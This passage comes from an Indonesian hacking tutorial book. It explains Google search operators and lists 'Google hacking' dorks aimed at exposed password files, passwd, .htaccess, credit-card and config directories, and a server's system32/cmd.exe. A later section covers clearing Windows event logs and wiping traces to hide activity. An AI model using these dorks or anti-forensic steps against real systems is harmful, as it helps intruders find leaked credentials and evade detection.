
Dari hasil pencarian sewaktu menulis buku ini, ada yang memberikan *access* dilarang dan ada juga yang memberikan sedikit informasi bermanfaat.



Gambar 428: Hasil file passwd.

Sintaks: allinurl:winnt/system32/

Tujuannya adalah untuk menampilkan semua link yang memberikan akses pada direktori system32. Sebab, direktori system32 ini merupakan salah satu direktori terlarang. Jadi, apabila Anda dapat mengaksesnya, Anda dapat melihat isi server, bahkan mengendalikannya melalui web. Apalagi, jika Anda beruntung dan bisa mengakses file **cmd.exe** dalam direktori system32 tersebut, Anda bisa mengambil alih sistem dan melakukan berbagai kegiatan hacking.



Gambar 429: Mencari file CMD.EXE.


AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

site:

Berfungsi untuk membatasi pencarian *query* hanya pada situs atau domain tertentu.

Contoh: "hacker site:namasitus.com" (tanpa tanda kutip).

Dari contoh di atas, hasil pencarian berupa halaman-halaman berisi kata hacker pada situs yang Anda pilih. Misalnya, "hacker site:microsoft.com". Perlu diperhatikan, antara site: dengan namasitus.com tidak terdapat spasi.



Gambar 430: Parameter site.


filetype:

Digunakan untuk mencari sebuah situs yang memiliki file dengan ekstensi tertentu, seperti doc, xls, ppt, pdf, mdb, txt, dan sebagainya.

Misalkan, Anda ingin mencari file PDF mengenai Undang-undang tentang Pajak pada situs pemerintah Indonesia.

Contoh: "filetype:pdf site:go.id pajak" (tanpa tanda kutip)

Hasil yang akan ditampilkan oleh Google adalah semua situs .go.id yang memiliki file PDF tentang pajak. Berikut contoh tampilannya.



Gambar 431: Parameter filetype.

Sintaks menarik dan asyik untuk Google Hacking.

```
filetype:xls "pass"  
filetype:xls "password"  
filetype:dat "password.dat"
```

related:

Berfungsi untuk menampilkan daftar situs yang mungkin mirip atau serupa dengan situs yang dicari.

Contoh: "related:www.kompas.com" (tanpa tanda kutip).

Hasil pencarian yang muncul adalah daftar situs yang serupa dengan kompas.com. Berikut adalah beberapa hasil yang mirip yang ditemui oleh Google.

Web Results 1 - 3 of about 8 similar to www.kompas.com (0.09 seconds)

[KCM - Bukan Sekadar Berita](#)
www.kompas.com/ - 2k - Cached - Similar pages

[Kompas Cyber Media - Index Feature](#)
SAN menggelar spanduk di Gedung DPR/MPR, Jakarta untuk meminta dukungan para wakil rakyat dengan membutuhkan tanda-tangan. Berita Foto: Light On 2006 ...
www.kompas.co.id/kcm/beritafoto/ - 43k - Cached - Similar pages


[Berita Foto: Pelantikan Kabinet Indonesia Bersatu - 21/10/2004, 15...](#)
Berita Terkait: • Palaku Pasar Sambut Banyak Susunan Kabinet Indonesia Bersatu. • Presiden Melantik Menteri Kabinet Indonesia Bersatu ...
www.kompas.co.id/tutama/news/0410/21/153010.htm - 19k - Cached - Similar pages

*In order to show you the most relevant results, we have omitted some entries very similar to the 3 already displayed.
If you like, you can repeat the search with the omitted results included.*

Gambar 432: Parameter related.

cache:

Fungsinya untuk menampilkan daftar web yang telah terdaftar pada indeks Google. Hal ini dapat terjadi karena pada saat *Googlebot* (Robot Google) mengindeks suatu situs, Google akan mengambil *snapshot* semua halaman yang telah terindeks. Contoh: "cache:www.goal.com" (tanpa tanda kutip). Hasilnya adalah berupa daftar yang disimpan dalam Google untuk halaman goal.com.



Gambar 433: Parameter cache.

intext:

Fungsinya untuk menampilkan hasil pencarian yang kata-kata pada **body** situs tertentu.

Pemakaian sintaks ini akan mengabaikan link, URL, dan judul halaman.

Contoh: "intext:admin" (tanpa tanda kutip)

Hasilnya adalah halaman yang mengandung link pada situs yang memiliki kata kunci admin. Sintaks intext: ini juga dapat dibuat menjadi allintext:. Contoh lainnya adalah intext:Administrator Login atau allintext:Administrator Login.



Gambar 434: Parameter intext.

Dari berbagai sintaks yang telah Anda pelajari tersebut, Anda dapat menggabungkannya sesuai dengan keperluan.

Selain itu, Anda bisa menggunakan syntax tertentu sehingga pemakaian Google Hacking bisa berbahaya. Salah satunya adalah syntax index of, yang berfungsi untuk mendapatkan situs yang menampilkan *index browsing directory*.

Contoh pemakaian *index of*

Index of /admin

Index of /password

Index of /pass

Index of /mail

"Index of /backup"

\"Index of /\\" +passwd

\"Index of /\\" +password.txt

\"Index of /\\" +.htaccess

\"Index of /secret\"

\"Index of /confidential\"

\"Index of /root\"

\"Index of /cgi-bin\"


\"Index of /credit-card\"

\"Index of /logs\"

\"Index of /config\"

\"Index of /admin.asp


\"Index of /login.asp



Gambar 435: Parameter index of.

Google Hack

Google sendiri telah membuat sebuah tool yang diberi nama Google Hacks. Anda bisa lihat informasi ataupun download versi terbarunya di <http://code.google.com/p/googlehacks/>.




Gambar 436: Project Google.

Google Hacks ini akan mempermudah pencarian Anda di internet. Anda bisa mencari mulai dari beraneka file musik, buku, video, torrent, program, font, lirik lagu, termasuk juga password.


Cara menggunakan program ini pun cukup mudah. Misalnya, saya akan mencari file musik. Pada bagian *Search String*, masukkan judul lagu maupun penyanyinya. Sedangkan pada bagian *File Types*, Anda bisa masukkan jenis file yang Anda cari, apakah MP3, WMA, atau OGG.

Di sini saya mencari lagu Justin Bieber dalam format MP3. Setelah itu, klik **Search**.



Gambar 437: Google Hacks.

Secara otomatis halaman browser hasil pencarian akan muncul. Kemudian Anda bisa membuka halaman tersebut dan melihat hasilnya.




Gambar 438: Mencari file.

Covering Tracks | 34

Pada dasarnya, apapun tindakan yang Anda lakukan menggunakan komputer selalu meninggalkan jejak (track), dan biasanya disimpan dalam file log maupun lokasi lainnya. Sejarah (*history*) dari kegiatan Anda ini terkadang cukup risiko apabila diketahui orang lain. Apa yang dilakukan pada bagian ini, dalam dunia hacking disebut dengan istilah Covering Tracks atau menghapus jejak.


Perlu Anda ketahui, semua aktivitas Anda dicatat oleh apa yang namanya Event Viewer. Anda bisa melihatnya dalam **Control Panel > Administrative Tools > Event Viewer**.

Berikut ini adalah salah satu contoh log dalam Event Viewer.



Gambar 439: Event Viewer.

Untuk membersihkan log tersebut, klik menu **Action** dan klik **Clear Log**.




Gambar 440: Menu Action.

Sebenarnya, masih banyak lagi lokasi penyimpanan jejak semua kegiatan yang Anda lakukan di komputer. Bahkan, sewaktu Anda membuka sebuah file pun ada bekasnya (*recent document*), *history URL* yang pernah Anda buka, cookies, dan berbagai hal lainnya.

Apabila kita menghapusnya satu per satu, akan memakan cukup banyak waktu. Anda bisa menggunakan program yang bernama Evidence Washer yang bisa menghapus banyak jejak sekaligus.


Untuk menggunakan program ini, Anda hanya perlu memberikan tanda centang pada bagian apa saja yang ingin dihapus. Misalnya, saya memberikan tanda centang untuk menghapus Recent Document yang terdapat pada menu Start.

Semula terdapat banyak jejak, seperti gambar di bawah ini.



Gambar 441: Evidence Washer.

Untuk menjalankan program ini atau menghapus jejak, pada tab *Main*, Anda hanya perlu meng-klik tombol **Quick Wash** atau **Wash & Reboot**.
Hasilnya, sekarang file Recents tidak muncul lagi.



Gambar 442: Hasil Evidence Washer.

Untuk kegiatan yang berhubungan dengan internet, tahukah Anda sewaktu Anda *searching* menggunakan Google, Google akan mencatat aktivitas Anda dengan cara membuat sebuah file log? Bayangkan, sewaktu Anda mencari target hacking dengan Google yang diam-diam justru mencatat aktivitas Anda, file log yang dibuat oleh Google terdiri atas 4 informasi dasar:

1. Alamat IP
2. Permintaan Pencarian
3. ISP dari pencarian yang dibuat
4. Waktu


Google menyimpan pengenal unik dalam cookies di komputer Anda, yang memungkinkan mereka untuk melacak kata kunci yang Anda cari. Mereka menggunakan informasi ini untuk menyusun laporan, kebiasaan melacak pengguna, dan fitur uji. Bahkan, cookies Google tidak diatur akan berakhir sampai tahun 2038, kecuali jika Anda hapus.

Untuk membersihkan tindakan Anda dari pencatatan oleh Google, kita menggunakan bantuan program yang bernama G-Zapper.

G-Zapper membantu melindungi identitas Anda dan juga dari history pencarian. G-Zapper akan membaca cookies Google yang terpasang pada komputer Anda, menampilkan tanggal pemasangannya, menentukan berapa lama pencarian Anda telah dilacak, dan menampilkan apa saja yang Anda cari menggunakan Google. Dengan G-Zapper memungkinkan Anda untuk menghapus cookies yang telah ada ataupun memblokir pembuatan cookies pencarian Google di massa yang akan datang.


Cara pemakaian program ini juga tergolong mudah. Setelah Anda melakukan instalasi, program akan otomatis mencari dan membersihkan cookies Google sewaktu Anda menutup browser.

Berikut tampilan dari G-Zapper.



